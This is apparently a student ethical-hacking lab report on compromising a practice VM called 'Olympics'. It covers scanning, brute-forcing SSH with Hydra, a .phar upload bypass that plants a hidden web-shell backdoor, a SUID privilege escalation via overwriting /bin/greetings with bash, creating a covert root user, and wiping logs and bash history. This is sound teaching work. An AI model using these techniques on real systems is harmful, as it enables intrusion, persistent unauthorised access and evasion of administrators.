

SAPIENZA - UNIVERSITY OF ROME



Informatics Department
Master Degree in Cybersecurity

Ethical Hacking

VM Assessment

Professors

Luigi V. Mancini

Fabio De Gaspari

Students

Roberto Garzone 1991589

Federico Mastrogiacomo 1748008

Federico Maria Macchiavelli 2038171

Emanuele Bettacchi 1749865

Academic Year 2021/2022

Contents

1	Introduction	1
2	Scanning	2
3	Enumeration	3
4	Hacking	6
4.1	PHP Reverse Shell	6
4.2	SSH Connection	9
4.3	Privilege Escalation	9
4.4	Backdoor	12
5	Hide Traces	15

Chapter 1

Introduction

In this report we want to explain the hacking process against the machine Olympics.

The process is divided into four phases:


1. Scanning → the goals of this phase is to see the services implemented into the machine, the relative ports and if them are in listening or not
2. Enumeration → the goal of this phase is to find, for each service, the vulnerability that can be exploited
3. Hacking → the goal of this phase is to exploit the vulnerability found in the previous phase to gain access into the machine and to gain root privileges
4. Place backdoor → backdoors allow to have access in the future to the machine without the victim knowing it.
5. Hide traces → the goal of this phase is to hide, or delete, all trace of our attacks and accesses into the machine

Chapter 2

Scanning

The first step in our penetration testing process was to scan the machine. Scanning the machine means performing a search for listening services behind the open ports on the victim's computer.

For this operation we used the nmap tool, with the following command:



```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.1.54  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 11:00 EDT  
Nmap scan report for 192.168.1.54  
Host is up (0.0032s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
3306/tcp  open  mysql    MySQL 8.0.29-0ubuntu0.20.04.3  
8080/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2.1: Nmap scanning

From this scan we can see that the machine has four open services: SSH (on port 22), HTTP (on port 80), MySQL (on port 3306) and an http-proxy (on port 8080), as showed in fig.2.1

Chapter 3

Enumeration

After the scanning phase, we went on to enumerate the vulnerabilities on the machine, studying services and their versions. We searched for any banners or informations regarding the methodologies to access the services. First we scanned the directories made available on port 80 of the machine, using the DirBuster software in fact we launched a Web site enumeration.




Figure 3.1: DirBuster settings

DirBuster gave us some interesting results, in particular we noticed that there was a page called upload.php that we studied and exploited later on




Figure 3.2: DirBuster results

The same enumeration was performed on port 8080; there, too, we noticed the file upload possibility. This will also be used to execute an exploit.

We also performed some script scan using nmap to investigate over the MySQL service listening behind port 3306.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 14:45 EDT
Nmap scan report for 192.168.1.54
Host is up (0.017s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    MySQL 8.0.29-0ubuntu0.20.04.3
mysql-enum:
  Valid usernames:
  | root:<empty> - Valid credentials
  | netadmin:<empty> - Valid credentials
  | guest:<empty> - Valid credentials
  | user:<empty> - Valid credentials
  | web:<empty> - Valid credentials
  | sysadmin:<empty> - Valid credentials
  | administrator:<empty> - Valid credentials
  | webadmin:<empty> - Valid credentials
  | admin:<empty> - Valid credentials
  | test:<empty> - Valid credentials
  |
  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
mysql-info:
  Protocol: 10
  Version: 8.0.29-0ubuntu0.20.04.3
  Thread ID: 12
  Capabilities flags: 65535
  Some Capabilities: SupportsCompression, Support41Auth, IgnoreSigpipes, Speaks41ProtocolOld,
  Transactions, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal,
  pleResults, SupportsAuthPlugins
  Status: Autocommit
  Salt: p.Fy\x01ea5b8N#JjD)\x0CV<
  Auth Plugin Name: caching_sha2_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```

Figure 3.3: MySQL enumeration

In addition, after gaining access to the machine, we performed user enumeration on the machine by analyzing the `/etc/passwd` file.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
```

Figure 3.4: `/etc/passwd` enumeration

Chapter 4

Hacking

4.1 PHP Reverse Shell

Through DirBuster tool, we have brute-forced the website to show the folder architecture and all PHP and HTML files.

In the folder we have seen a file named upload.php, whose name suggested that it was possible to upload a file through it.

Visiting the page through a web browser we landed on a page that reported an error and a link with an invite to click on it




Figure 4.1: upload.php

The link appeared "broken" and leading to a welcome page of a logged-in user, specifically of the athlete Florence Griffith-Joyner.




Figure 4.2: login.php

In this page we can see that there is the possibility to upload the Covid-19 Certificate as an image file. The upload is filtered through whitelisting and blacklisting, as well as checking the hexadecimal of the file. Analyzing the source of the page however, we found a comment left by the developers, indicating that "For usage purposes .phar files can be used as .php files".

```
Select an Image:
<br> overflow
<input id="fileToUpload" type="file" name="fileToUpload">
<br> overflow
<input type="submit" value="Upload Image" name="submit"> overflow
</form>
<!--For usage purposes .phar files can be used as .php files-->
```

Figure 4.3: Page comment

This comment suggested a possible reverse shell attack; in fact, we created a .phar page containing the instruction to run a shell on the target machine that allows us to run arbitrary commands.

The code also contains a security mechanism that requires a password in order to view the page; if the password is not entered within the URL, the page will present a 404 error and the shell will be unreachable. In this way we ensure camouflage in case the page is opened by other standard users. Once loaded, this page represents a backdoor; in fact, it remains "dormant," ready to be used by someone from our team.




Figure 4.4: LazyShell

From here we were able to analyze the *sshd_config* file into the */etc/ssh* folder, founding that the user Mills was the only user with SSH access.

```
# ForceCommand cvs server
PasswordAuthentication yes
AllowUsers Mills
```

Figure 4.5: */etc/ssh/config*

4.2 SSH Connection

Knowing that we could only attempt a login via SSH on the Mills user, we tried to find his password by implementing a brute-force attack using the Hydra tool, preinstalled in Kali Linux.

To find the right password, Hydra tries to connect via SSH using the provided username and a password dictionary, in this case we used the *rockyou.txt* dictionary.

To use Hydra is needed the following command:

```
hydra -l Mills -P /wordlists/rockyou.txt 192.168.1.59 ssh
```

At the end of the Hydra execution we finally had the right match, the password for the Mills user is "canela", we immediately gained a shell via SSH using this combination.

4.3 Privilege Escalation

Once we gained access to the machine, we had to perform privilege escalation to gain root access privileges. For this purpose we ran the *linPEAS* (Linux local Privilege Escalation Awesome Script) script, which is a script that search for possible paths to escalate privileges on Linux hosts. Looking at the output of this script, we noticed that inside user Bolt's home folder there was an executable file called "welcome" which was run with root privileges, meaning that it was possible to attempt an attack based on SUID.

With *ldd welcome* command we have seen the libraries called by the executable during its execution.

```
root@0lmpics:/home/bolt# ldd welcome
linux-vdso.so.1 (0x00007ffd9c3f8000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fba46f9a000)
/lib64/ld-linux-x86-64.so.2 (0x00007fba4719b000)
```

Figure 4.6: ldd welcome

With the *strings welcome* command we were able to trace back to all the human-readable strings present into the welcome file.

```
Mills@0lmpics:/home/bolt$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
puts
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A\A\
/bin/greetings
Error
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
crtstuff.c
```

Figure 4.7: strings welcome


From this result we noticed that *welcome* calls a file named *greetings*, so we tried to investigate and find information about it.

Running the *ls -l /bin/greetings* command, we have seen that the file's owner is Mills, of which we had access to, which meant that we could change the contents of the said file in order to alter its behaviour.

```
root@0lmpics:/home/bolt# ls -l /bin/greetings
-rwxrwxr-x 1 Mills Mills 1183448 Jun 14 22:29 /bin/greetings
```

Figure 4.8: ls -l /bin/greetings

Thanks to the *objdump* command we were able to analyze the assembly code of *welcome* and from here we have noticed that *greetings* is called by an *exec* function.



```
Mills@0limpics:/home/bolt$ objdump -S welcome

welcome: file format elf64-x86-64

Disassembly of section .init:


0000000000001000 <.init>:
1000: f3 0f 1e fa          endbr64
1004: 48 83 ec 08          sub    $0x8,%rsp
1008: 48 8b 05 d9 2f 00 00 mov    0x2fd9(%rip),%rax
__gmon_start__
100f: 48 85 c0             test   %rax,%rax
1012: 74 02              je     1016 <__init+0x16>
1014: ff d0             callq  *%rax
1016: 48 83 c4 08          add    $0x8,%rsp
101a: c3                retq

Disassembly of section .plt:
```

Figure 4.9: *objdump*

at this point we decided to have *greetings* open a shell, so that it would be executed by *welcome* with root privileges, thus obtaining an open shell as the root user. We copied the */bin/bash* command into *greetings*, using the copy instruction: *cp /bin/bash /bin/greetings*, and run *welcome*.

We had now root privileges, as we can see by running the *id* command.



```
Mills@0limpics:/home/bolt$ ./welcome
root@0limpics:/home/bolt# id
uid=0(root) gid=1001(Mills) groups=1001(Mills),1003(team)
root@0limpics:/home/bolt#
```

Figure 4.10: *welcome* and *id*

4.4 Backdoor

The first backdoor we created was the one that occurred upon loading the .phar Lazyshell file, in fact once this file was loaded on the machine we could request access to this resource directly from the browser.

The file has an inherent protection mechanism that does not allow users unaware of the backdoor to view the resource and discover the presence of the backdoor. In fact if the resource is required by only typing its name in the URL, the page will respond with a 404 error. The page is accessible only if in the URL is putted the value "?key=PASSWORD", in which the PASSWORD is the one previously inserted on the file.




Figure 4.11: remote shell protection

Once we obtained the SSH connection we investigated the files within the website in the `/var/www/html` folder, noting that the `login_page.php` file contained credentials to access the MySQL database.

```
$servername = "localhost";  
$username = "db_user";  
$password = "AJdY88";  
$db = "olympics";  
  
$conn = new mysqli($servername, $username, $password, $db);
```

Figure 4.12: MySQL credentials

We used these credentials to access the MySQL database, and after investigating a bit, we were able to trace the credentials to access the login page on port 8080 with user admin.

```
mysql> show tables;  
+-----+  
| Tables_in_olympics |  
+-----+  
| ACCESS              |  
| PERSONS             |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> select * from ACCESS;  
+-----+-----+  
| username | pass |  
+-----+-----+  
| admin    | 7557C5858713D919190F9574702000E1 |  
+-----+-----+  
1 row in set (0.00 sec)
```

Figure 4.13: MySQL table content

Noting that the password had been saved with a hash mechanism, we used a tool to reverse the hash and recover the password in plain text.

```
✓ Found:  
7557c5858713d919190f9574702000e1:c04ch
```

Figure 4.14: Decrypted password

Using these credentials to log in to the login page on port 8080, we found ourselves on the file upload page we had previously noticed with DirBuster. This upload did not have the same filters present on port 80 and so we inserted another reverse shell in .php format so that we had two similar backdoors but on different ports.

To have more direct access, we also created a user with root privileges with which to later connect to the machine. In order to enable the ssh connection with this user, we modified the ssh configuration file to allow its use.

Chapter 5

Hide Traces

To hide our traces, we ran a search exploiting the *linPEAS* software and cross-referencing the results provided with active cron jobs.


We noticed the presence of many log files that were tracking our activities and that would certainly be of great help to a system administrator in mapping our movements.

```
Analyzing Interesting logs Files (limit 70)
-rw-r----- 1 root adm 0 Jun 22 00:00 /var/log/apache2/access.log
-rw-r----- 1 www-data adm 6436444 Jun 29 22:32 /var/log/nginx/access.log

-rw-r----- 1 root adm 239 Jun 29 21:23 /var/log/apache2/error.log
-rw-r----- 1 mysql adm 0 Jun 29 21:24 /var/log/mysql/error.log
-rw-r----- 1 www-data adm 8310 Jun 29 22:32 /var/log/nginx/error.log
```

Figure 5.1: log files found

In addition to these log files we also managed to make sure to check all the files that were being edited in the previous 5 minutes, finding some interesting files that we made sure to carefully clean from our traces.

A terminal window with a dark background and light-colored text. The title bar of the terminal window reads "Modified interesting files in the last 5mins (limit 100)". Below the title bar, a list of file paths is displayed, each on a new line. The paths are: /var/log/auth.log, /var/log/syslog, /var/log/apache2/error.log, /var/log/apache2/access.log, /var/log/nginx/error.log, /var/log/nginx/access.log, and /var/log/journal/244f479626184a1eb6de3c8674a3d7ea/system.journal. The text is color-coded: the title bar is green, and the file paths are in red and white.

```
Modified interesting files in the last 5mins (limit 100)
/var/log/auth.log
/var/log/syslog
/var/log/apache2/error.log
/var/log/apache2/access.log
/var/log/nginx/error.log
/var/log/nginx/access.log
/var/log/journal/244f479626184a1eb6de3c8674a3d7ea/system.journal
```

Figure 5.2: modified files

As a last thing we also deleted our last actions within the bash history by performing a complete and permanent clean with the next command:

```
cat /dev/null > ~/.bash_history
```